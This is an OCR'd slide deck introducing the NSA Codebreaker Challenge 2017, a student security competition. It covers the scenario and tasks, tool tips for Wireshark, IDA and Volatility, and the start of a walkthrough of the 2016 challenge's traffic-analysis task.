Fall 2017

CODEBREAKER CHALLENGE 5

Challenge Scenario

- The Department of Homeland Security has requested NSA's assistance in investigating a potential intrusion into U.S. critical infrastructure
- Investigate the intrusion, identify how the systems were compromised, and develop a capability that neutralizes the threat
- With your help we can secure this system and prevent further attacks on other critical networks

Note: This is a fictitious story meant for providing realistic context!

The Challenge

- Divided into several tasks:
  - T0: Setup a test instance of the system
  - T1: Analyze suspicious network traffic
  - T2: Develop a network signature for an IDS
  - T3/T4: Analyze system components for vulnerabilities
  - T5: Perform forensic analysis of a compromised endpoint
  - T6: Craft an exploit to takedown the C&C server and devise a strategy to clean the infected hosts

The Challenge (cont.)

- Challenge materials and instructions can be found at https://codebreaker.ltsnet.net
- Register for an account with your .edu email address

*** CAUTION ***

- The “agent” program contains a serious vulnerability
- By default, the agent attempts to connect to an MQTT broker listening on localhost – this is SAFE
- But it is possible to connect to an MQTT broker on a public IP – DO NOT DO THIS!!
  - Anyone else connected to the broker could potentially take control of your machine

Network Traffic Analysis

- Great tools available – packet analysis:
  - Wireshark: cross platform, parsers for many protocols
  - Microsoft Message Analyzer: Great features for active capturing on Windows
- Available features/functionality:
  - Display filters to focus in on traffic
  - TCP stream following
  - Extract files from packet payloads
  - Dissecting custom protocols (Lua script interface)
  - Traffic statistics/characterization

Reverse Engineering Tips

- Examine strings in the binary using IDA
  - Look for clues that relate to the functionality you are trying to find / reverse
  - Utilize IDA xrefs to find code that references the string(s) of interest
  - Utilize symbols (e.g., function names) to help determine what a section of code does
- Try setting debugger breakpoints to help RE code
  - Single-step after hitting a breakpoint and see how the values in registers/memory change
  - Look for the result of interesting computations. You can sometimes get the data you need from memory
- Leverage online resources, e.g.,Intel manuals, RE lectures, etc. for help on reverse-engineering

Memory Forensics

- Many tools exist – Volatility, Rekall, etc.
- We have provided a Volatility profile to help with Task 5
- With Volatility, you can:
  - List and analyze processes on the system
  - Find files in memory
  - Search for patterns
  - Examine network information
  - …and much more!

Technical Walkthrough

- 2016 Codebreaker Challenge on Windows using IDA Pro Demo
- This binary can be downloaded from https://codebreaker.ltsnet.net/resources

2016 Backstory

- Terrorists have recently developed a new type of remotely controlled Improvised Explosive Device (IED), making it harder for the U.S. Armed Forces to detect and ultimately prevent roadside bomb attacks against troops deployed overseas.

- Your task is to develop the capability to disarm the IEDs remotely and permanently render them inoperable without the risk of civilian casualties.


2016 Challenge

- There are six different levels to this challenge:
  - Task 1: Compute hash and identify IED ports
  - Task 2: Refine IED network traffic signature
  - Task 3: Decrypt IED key file
  - Task 4: Disarm the IED with the key
  - Task 5: Disarm an IED without a key
  - Task 6: Permanently disable any IED


2016 Challenge – Task 1

- A military organization captured a laptop of a known explosives expert containing the debug version of an IED client program.
- Compute the SHA256 hash and identify the source and destination TCP ports used when connecting to an IED.
- Provided:
  - Client binary (Windows and Linux)


Running the program



Running the program (2)



Running the program (3)



Computing the SHA256 Hash

- So many ways!


Task 1 Complete!

- Overall, pretty basic
- Hash and src port different per student
- 954 of 3325 students solved (28.7%)
- … on to Task 2!

2016 Challenge – Task 2

- Based on the signatures you provided, we collected network communications from an IED that is about to be detonated
- Identify the version string sent by the client software to the IED and determine the IP address of the undetonated IED
- Provided:
  - traffic.pcap

Wireshark!


traffic.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
1 0.000000000 10.190.82.20 10.135.89.154 TCP 74 27704 → 8080 [SYN] Seq=0 Win=2920
2 0.000026000 10.135.89.154 10.190.82.20 TCP 74 8080 → 27704 [SYN, ACK] Seq=0 Ack
3 0.000046000 10.190.82.20 10.135.89.154 TCP 66 27704 → 8080 [ACK] Seq=1 Ack=1 Wi
4 0.000449000 192.168.244.168 10.194.125.97 TCP 74 27704 → 8080 [SYN] Seq=0 Win=2920
5 0.000466000 10.194.125.97 192.168.244.168 TCP 74 8080 → 27704 [SYN, ACK] Seq=0 Ack
6 0.000478000 192.168.244.168 10.194.125.97 TCP 66 27704 → 8080 [ACK] Seq=1 Ack=1 Wi
7 0.000827000 192.168.104.187 10.253.108.199 TCP 74 27704 → 8080 [SYN] Seq=0 Win=2920
8 0.000844000 10.253.108.199 192.168.104.187 TCP 74 8080 → 27704 [SYN, ACK] Seq=0 Ack
9 0.000856000 192.168.104.187 10.253.108.199 TCP 66 27704 → 8080 [ACK] Seq=1 Ack=1 Wi
10 0.001206000 10.28.182.117 192.168.111.113 TCP 74 27704 → 8080 [SYN] Seq=0 Win=2920
11 0.001223000 192.168.111.113 10.28.182.117 TCP 74 8080 → 27704 [SYN, ACK] Seq=0 Ack
12 0.001235000 10.28.182.117 192.168.111.113 TCP 66 27704 → 8080 [ACK] Seq=1 Ack=1 Wi
Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
Ethernet II, Src: NokiaDan_cc:08:8d (00:1c:9a:cc:08:8d), Dst: HfSystem_c0:3f:d5 (00:13:0c:c0:3f:d5)
Internet Protocol Version 4, Src: 10.190.82.20, Dst: 10.135.89.154
Transmission Control Protocol, Src Port: 27704, Dst Port: 8080, Seq: 0, Len: 0
0000 00 13 0c c0 3f d5 00 1c 9a cc 08 8d 08 00 45 00 ....?... ......E.
0010 00 3c dc c8 40 00 40 06 9d 00 0a be 52 14 0a 87 .<..@.@. ....R...
0020 59 9a 6c 38 1f 90 1c 91 f3 c8 00 00 00 00 a0 02 Y.l8.... ....
0030 72 10 6b a8 00 00 02 04 05 b4 04 02 08 0a 00 14 r.k..... ....
traffic
Packets: 1831 · Displayed: 1831 (100.0%) · Load time: 0:0.79
Profile: Default

What we know so far

- Client connects from port 27704 to port 8080

```
C:\challenge>client.exe -d
connecting to host 127.0.0.1:8080 from port 27704
```


- We want to see client to IED comms (unidirectional)

- Wireshark Display Filter:
  - tcp.dstport == 8080

Refining Further

- We want to see packets with data
  - No SYN packets, SYN/ACK packets, empty ACKs
- Wireshark Display Filter:
  - tcp.dstport == 8080 && tcp.len > 0


Wireshark! (2)


traffic.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.dstport == 8080 && tcp.len > 0
Expression...
Source Destination Protocol Length Info
172.17.240.115 192.168.98.67 HTTP 450 GET /html/9-poe.txt.html HTTP/1.1
172.17.240.115 192.168.98.67 HTTP 408 GET /html/js/info.js HTTP/1.1
172.17.240.115 192.168.98.67 HTTP 425 GET /html/css/page.css HTTP/1.1
172.17.240.115 192.168.98.67 HTTP 438 GET /html/images/Mrs._Herbert_Stevens_May_2
172.17.240.115 192.168.98.67 HTTP 435 GET /html/images/Capitol_Building_Full_View
10.239.47.53 10.105.236.81 HTTP 159 GET /html/14-math.txt.html HTTP/1.0
10.123.120.37 10.14.204.207 HTTP 159 GET /html/15-math.txt.html HTTP/1.0
172.22.31.106 10.2.122.25 HTTP 450 GET /html/8-poe.txt.html HTTP/1.1
172.22.31.106 10.2.122.25 HTTP 408 GET /html/js/info.js HTTP/1.1
172.22.31.106 10.2.122.25 HTTP 425 GET /html/css/page.css HTTP/1.1
172.22.31.106 10.2.122.25 HTTP 462 GET /html/images/Leonardo_da_Vinci_-_presum
172.22.31.106 10.2.122.25 HTTP 433 GET /html/images/Redrosedust_wright_f2000.j
172.28.70.220 172.27.228.6 HTTP 159 GET /html/16-math.txt.html HTTP/1.0
